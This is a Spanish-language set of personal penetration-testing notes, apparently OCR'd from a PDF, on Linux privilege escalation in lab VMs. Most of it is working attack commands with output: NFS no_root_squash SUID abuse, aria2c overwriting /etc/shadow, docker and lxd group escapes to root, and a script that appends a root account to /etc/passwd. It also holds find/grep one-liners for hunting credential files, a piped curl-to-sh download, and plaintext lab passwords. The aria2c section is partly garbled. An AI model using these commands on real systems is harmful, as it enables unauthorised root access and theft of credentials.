Los usuarios remotos pueden montar recursos compartidos, acceder, crear y modificar archivos. De forma predeterminada, los archivos creados heredan la identificación del usuario remoto y la identificación del grupo.
(como propietario y grupo respectivamente), incluso si no existen en el Servidor NFS.

no_root_squash: Esta opción básicamente otorga autoridad al usuario root en el cliente para acceder a archivos en el servidor NFS como root. Y esto puede tener serias implicaciones de seguridad.
no_all_squash: Esto es similar a la opción **no_root_squash** pero se aplica a **usuarios no root**. Imagina, tienes una shell como usuario nobody; revisas el archivo /etc/exports; la opción no_all_squash está presente; revisas el archivo /etc/passwd; emulas un usuario no root; creas un archivo suid como ese usuario (montando usando nfs). Ejecutas el suid como usuario nobody y te conviertes en un usuario diferente.

./LinEnum.sh



Montamos la carpeta en nuestro sistema.
sudo showmount -e 192.168.200.130



Si montamos normalmente.
sudo mount -o rw,vers=2 192.168.200.130:/tmp /tmp/nfs
sudo mount -t nfs -o rw 192.168.200.130:/tmp /tmp/nfs

pero salen los siguientos errores,
mount.nfs: mount system call failed for /tmp/nfs
mount.nfs: requested NFS version or transport protocol is not supported for /tmp/nfs

Esta es la solución.
sudo mount -t nfs -o rw,vers=3 192.168.200.130:/tmp /mnt/share

```
┌──(hernan㉿hernan)-[~]
└─$ sudo mount -t nfs -o rw,vers=3 192.168.200.130:/tmp  /mnt/share
[sudo] contraseña para hernan:
```

cd /mnt/share && ls

```
┌──(hernan㉿hernan)-[/mnt/share]
└─$ ls
backup.tar.gz  rootbash
```


En la maquina victima copiamos el binario sh a /tmp
cd /tmp
cp /bin/sh .

```
user@debian:/tmp$ cp /bin/sh .
```

En nuestra maquina atacante, asignamos el binario como propietario root.
sudo chown root:root sh bash
sudo chmod +s bash
ls -la sh

```
┌──(hernan㉿kali)-[/mnt/share]
└─$ sudo chown root:root bash

┌──(hernan㉿kali)-[/mnt/share]
└─$ sudo chmod +s bash

┌──(hernan㉿kali)-[/mnt/share]
└─$ ls -la bash
-rwsr-sr-x 1 root root 964600 jun 15 19:16 bash

┌──(hernan㉿kali)-[/mnt/share]
└─$
```

./sh


user@debian:/tmp$ ./sh
sh-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25
sh-4.1#


Aria2c

Aria2c

Tenga en cuenta que el subproceso se envía inmediatamente a un segundo plano.

Leer archivos con permisos root

/usr/bin/aria2c -i /root/proof.txt



/usr/bin/aria2c -i /etc/shadow
(copiar y pegar en /etc/shadow, posteriormente reemplazar HASH root por tu HASH localmente)
python3 -m http.server 80

COMMAND='rm -f /etc/shadow'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
/usr/bin/aria2c -o shadow "http://192.168.49.205:8/shadow" --allow-overwrite=true


Referencias:

https://gtfobins.github.io/gtfobins/aria2c/

Docker


Privesc SUID en un usuario que esta en el grupo docker

Si sudo permite que el binario se ejecute como superusuario, no elimina los privilegios elevados y puede usarse para acceder al sistema de archivos, escalar o mantener el acceso privilegiado.



Payload:

docker run -v /:/mnt --rm -it alpine chroot /mnt sh



referencias:

https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe#docker-group
https://gtfobins.github.io/gtfobins/docker/#sudo

Cp

CP

LFILE=/root/proof.txt
cp "$LFILE" /dev/stdout

```
LFILE=/root/proof.txt
cp "$LFILE" /dev/stdout
99d8f4f10cf80eed5cb67e73e8b60a3d
bash-4.2$
```

Referencias

https://sckull.github.io/posts/linuxprivescplayground/
https://fieldraccoon.github.io/posts/Linuxprivesc/
https://daniel10barredo.github.io/PrivEscAssist_Linux/
https://ihsansencan.github.io/privilege-escalation/linux/binaries/hping3.html

Filtros

Encontrar ficheros con palabras claves.
find /home -type f \(-name "*_history" -o -name "id_rsa" -o -name ".git-credentials" -o -name '*.db' -o -name '*.sqlite' -o -name '*.sqlite3' -o -name "Dockerfile" -o -name "docker-compose.yml" \) 2>/dev/null

Encontrar contraseñas en passwd.
grep -v '^[^:]*:[x*]' /etc/passwd /etc/pwd.db /etc/master.passwd /etc/group 2>/dev/null

Encontrar contraseñas en shadow.
cat /etc/shadow /etc/shadow- /etc/shadow~ /etc/gshadow /etc/gshadow- /etc/master.passwd /etc/spwd.db /etc/security/opasswd /etc/sudoers 2>/dev/null

Encontrar palabras claves en /var/www
grep --color=auto -rnw /var/www/ -ile "PASSW\|PASSWD\|PASSWORD\|PWD" --color=always | grep -v ".js" 2>/dev/null

Encontrar extensiones en /var/www.
find /var/www/ -type f \(-name "*.txt" -o -name "*.sh" -o -name "*.zip" -o -name "*.7z" -o -name "*.gz" -o -name "*.tar.gz" -o -name "*.htpasswd" \) 2>/dev/null

Ficheros con permisos de escritura.
find / '(' -type f -or -type d ')' '(' '(' -user $USER ')' -or '(' -perm -o=w ')' ')' 2>/dev/null | grep -v '/proc/' | grep -v $HOME | sort | uniq

Buscar ficheros escribibles por cualquier grupo del usuario.
for g in $(groups); do find \(-type f -or -type d \) -group $g -perm -g=w 2>/dev/null | grep -v '/proc/' | grep -v $HOME; done

Ficheros con permisos extraños.
find /home -user root 2>/dev/null

Ficheros de otros usuarios en mis directorios.
for d in $(find /var /etc /home /root /tmp /usr /opt /boot /sys -type d -user $(whoami) 2>/dev/null); do find $d ! -user $(whoami) -exec ls -l {} \; 2>/dev/null; done

Ficheros modificables por el grupo al que pertenece el usuario.
find / '(' -type f -or -type d ')' '(' '(' -user $USER ')' -or '(' -perm -o=w ')' ')' ! -path "/proc/*" ! -path "/sys/*" ! -path "$HOME/*" 2>/dev/null

Ficheros que pertenecen al usuario o pueden ser escritos por todos.
for g in $(groups); do printf "Group $g:\n"; find / '(' -type f -or -type d ')' -group $g -perm -g=w ! -path "/proc/*" ! -path "/sys/*" ! -path "$HOME/*" 2>/dev/null; done

Ficheros recientes
Creados hace 15 minutos
find / -type f -mmin -15 ! -path "/proc/*" ! -path "/sys/*" ! -path "/run/*" ! -path "/dev/*" ! -path "/var/lib/*" 2>/dev/null

Creados hace 10 dias
find / -type f -mtime -10 ! -path "/proc/*" ! -path "/sys/*" ! -path "/run/*" ! -path "/dev/*" ! -path "/var/lib/*" 2>/dev/null

Images

Lxd Privilege Escalation

ssh hernan@192.168.22.130
soplonxD789!

sudo adduser low
ssh low@192.168.22.130
password123

id

```
uid=1001(low) gid=1001(low) grupos=1001(low),100(users),123(lxd)
```

sudo apt update
sudo apt install -y zfsutils-linux
sudo apt install lxde
sudo snap install lxd

```
Se ha instalado lxd (5.21/stable) 5.21.1-98dad8f por Canonical✓
```

sudo usermod --append --groups lxd low
sudo lxd init

```
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (dir, lvm, powerflex, zfs, btrfs, ceph) [default=zfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

sudo lxc launch ubuntu:18.04

```
Creating the instance
Instance name is: noble-wren
Starting noble-wren
```

sudo lxc list

```
+-------------+---------+----------------------+-----------------------------------------------+-----------+----------+
|    NAME     |  STATE  |         IPV4         |                     IPV6                      |   TYPE    | SNAPSHOTS |
+-------------+---------+----------------------+-----------------------------------------------+-----------+----------+
| noble-wren  | RUNNING | 10.221.159.133 (eth0) | fd42:cbe7:381:b3ac:216:3eff:fe95:c838 (eth0) | CONTAINER | 0        |
+-------------+---------+----------------------+-----------------------------------------------+-----------+----------+
```

sudo lxc exec noble-wren -- /bin/bash

```
root@noble-wren:~# id
uid=0(root) gid=0(root) groups=0(root)
root@noble-wren:~#
```

En mi kali linux...
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine

```
(25/25) Installing alpine-base (3.19.1-r0)
Executing busybox-1.36.1-r15.trigger
OK: 10 MiB in 25 packages
```

ls

```
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  README.md
alpine-v3.19-x86_64-20240425_2211.tar.gz  LICENSE
```

python3 -m http.server 80

```
┌──(hernan㉿hernan)-[~/…/Privesc/Linux/Images/lxd-alpine-builder]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

En la maquina vulnerable con la sesión del usuario low
cd /tmp
wget http://192.168.100.150/alpine-v3.19-x86_64-20240425_2211.tar.gz
lxc image import ./alpine-v3.19-x86_64-20240425_2211.tar.gz --alias myimage

```
low@hernan-VMware-Virtual-Platform:/tmp$ lxc image import ./alpine-v3.19-x86_64-20240425_2211.tar.gz --alias myimage
To start your first container, try: lxc launch ubuntu:22.04
Or for a virtual machine: lxc launch ubuntu:22.04 --vm

Image imported with fingerprint: 439cbf9882d8b5509a5bd5872add01bd7095ce4824bb8650aa724b62ba0878e3
```

lxc image list

```
+---------+--------------+--------+-------------------------------------------+--------------+-----------+---------+
|  ALIAS  | FINGERPRINT  | PUBLIC |                DESCRIPTION                | ARCHITECTURE |   TYPE    |  SIZE   |
|         |         UPLOAD DATE         |                                           |              |           |         |
+---------+--------------+--------+-------------------------------------------+--------------+-----------+---------+
| myimage | 439cbf9882d8 | no     | alpine v3.19 (20240425_22:11)             | x86_64       | CONTAINER | 3.50MiB |
|         | Apr 26, 2024 at 3:14am (UTC) |                                           |              |           |         |
+---------+--------------+--------+-------------------------------------------+--------------+-----------+---------+
|         | c533845b5db1 | no     | ubuntu 18.04 LTS amd64 (release) (20230607) | x86_64       | CONTAINER | 215.55M
iB | Apr 26, 2024 at 3:07am (UTC) |                                           |              |           |         |
+---------+--------------+--------+-------------------------------------------+--------------+-----------+---------+
```


lxc init myimage low -c security.privileged=true

```
Creating low
```

lxc config device add low mydevice disk source=/ path=/mnt/root recursive=true

```
Device mydevice added to low
```

lxc start low
lxc exec low /bin/sh
id


low@hernan-VMware-Virtual-Platform:/tmp$ lxc start low
low@hernan-VMware-Virtual-Platform:/tmp$ lxc exec low /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #

Docker Privilege Escalation

ssh low2@192.168.22.130
password123

sudo apt install docker.io
sudo adduser low2
sudo usermod -G docker low2
sudo newgrp docker

```
root@hernan-VMware-Virtual-Platform:/home/hernan#
```

id

```
low2@hernan-VMware-Virtual-Platform:~$ id
uid=1002(low2) gid=1002(low2) grupos=1002(low2),126(docker)
```

docker run -v /root:/mnt -it alpine
id

```
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
4abcf2066143: Pull complete
Digest: sha256:c5b1261d6d3e43071626931fc004f70149baeba2c8ec672bd4f27761f8e1ad6b
Status: Downloaded newer image for alpine:latest
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(ta
pe),27(video)
/ #
```

un atacante puede montar otros archivos del sistema para aumentar el privilegio del usuario local.

openssl passwd -1 -salt poc
Password: poc

```
low2@hernan-VMware-Virtual-Platform:/mnt$ openssl passwd -1 -salt poc
Password:
$1$poc$amcVHk85760lsxo.I8PTX0
```

docker run -v /etc/:/mnt -it alpine
cd /mnt
echo 'poc:1poc$amcVHk85760lsxo.I8PTX0:0:0::/root:/bin/bash' >>passwd

```
low:x:1001:1001:low,,,:/home/low:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
lightdm:x:123:124:Light Display Manager:/var/lib/lightdm:/bin/false
lxd:x:997:100::/var/snap/lxd/common/lxd:/bin/false
low2:x:1002:1002:low2,,,:/home/low2:/bin/bash
[redacted]
hernan:$1$hernan3$wUuMorWFlM9m3eFp2vOE10:0:0::/root:/bin/bash
[redacted]
poc:$1$poc$amcVHk85760lsxo.I8PTX0:0:0::/root:/bin/bash
```

exit

su poc

```
/mnt # exit
low2@hernan-VMware-Virtual-Platform:/mnt$ su poc
Contraseña:
root@hernan-VMware-Virtual-Platform:/mnt# id
uid=0(root) gid=0(root) grupos=0(root)
root@hernan-VMware-Virtual-Platform:/mnt#
```

Automatizar:

file: poc.sh

```
#!/bin/bash

docker_test=$( docker ps | grep "CONTAINER ID" | cut -d " " -f 1-2 )

if [ $(id -u) -eq 0 ]; then
   echo "The user islready root. Have fun ;-)"
   exit

elif [ "$docker_test" == "CONTAINER ID" ]; then
   echo 'Please write down your new root credentials.'
   read -p 'Choose a root user name: ' rootname
   read -s -p 'Choose a root password: ' passw
   hpass=$(openssl passwd -1 -salt mysalt $passw)

   echo -e "$rootname:$hpass:0:0:root:/root:/bin/bash" > new_account
   mv new_account /tmp/new_account
   docker run -tid -v /:/mnt/ --name flast101.github.io alpine # CHANGE THIS IF NEEDED
   docker exec -ti flast101.github.io sh -c "cat /mnt/tmp/new_account >> /mnt/etc/passwd"
   sleep 1; echo '...'

   echo 'Success! Root user ready. Enter your password to login as root:'
   docker rm -f flast101.github.io
   docker image rm alpine
   rm /tmp/new_account
   su $rootname

else echo "Your account does not have permission to execute docker or docker is not running,
aborting..."
   exit

fi
```


```
chmod +x poc.sh
./poc.sh
```

```
2f7a95 is using its referenced image 05455a08881e
Contraseña:
root@hernan-VMware-Virtual-Platform:/tmp# id
uid=0(root) gid=0(root) grupos=0(root)
root@hernan-VMware-Virtual-Platform:/tmp#
```

Enumeración


deepce

wget https://github.com/stealthcopter/deepce/raw/main/deepce.sh
chmod +x deepce.sh
./deepce.sh



JailWhale

curl https://raw.githubusercontent.com/eversinc33/JailWhale/main/JailWhale.sh | sh


JailWhale.sh
[!] You are not in a container!
>>> Looking for docker executable
[+] docker executable exists at /usr/bin/docker
You can try escaping by creating a container and mounting the host system
[+] You are part of the docker group
>>> Looking for mounted docker socket
[+] docker.sock is mounted at /run/docker.sock
You can call the docker-api using curl --unix-socket
>>> Looking for docker api ports
[!] Port 2375 and 2376 are closed
→ The api might be exposed on other ports.
>>> Looking for exploitable capabilities
[+] CAP_SYS_ADMIN capability is set
→ Check filesystem for mountable host drives by running fdisk -l
[+] CAP_SYS_PTRACE capability is set
[+] CAP_SYS_MODULE capability is set
[+] DAC_READ_SEARCH capability is set
[+] DAC_OVERRIDE capability is set
[+] CAP_SYS_RAWIO capability is set
>>> Checking CVEs
... Checking CVE-2020-15257 (Abstract Shimmer)
... Container does not appear to be vulnerable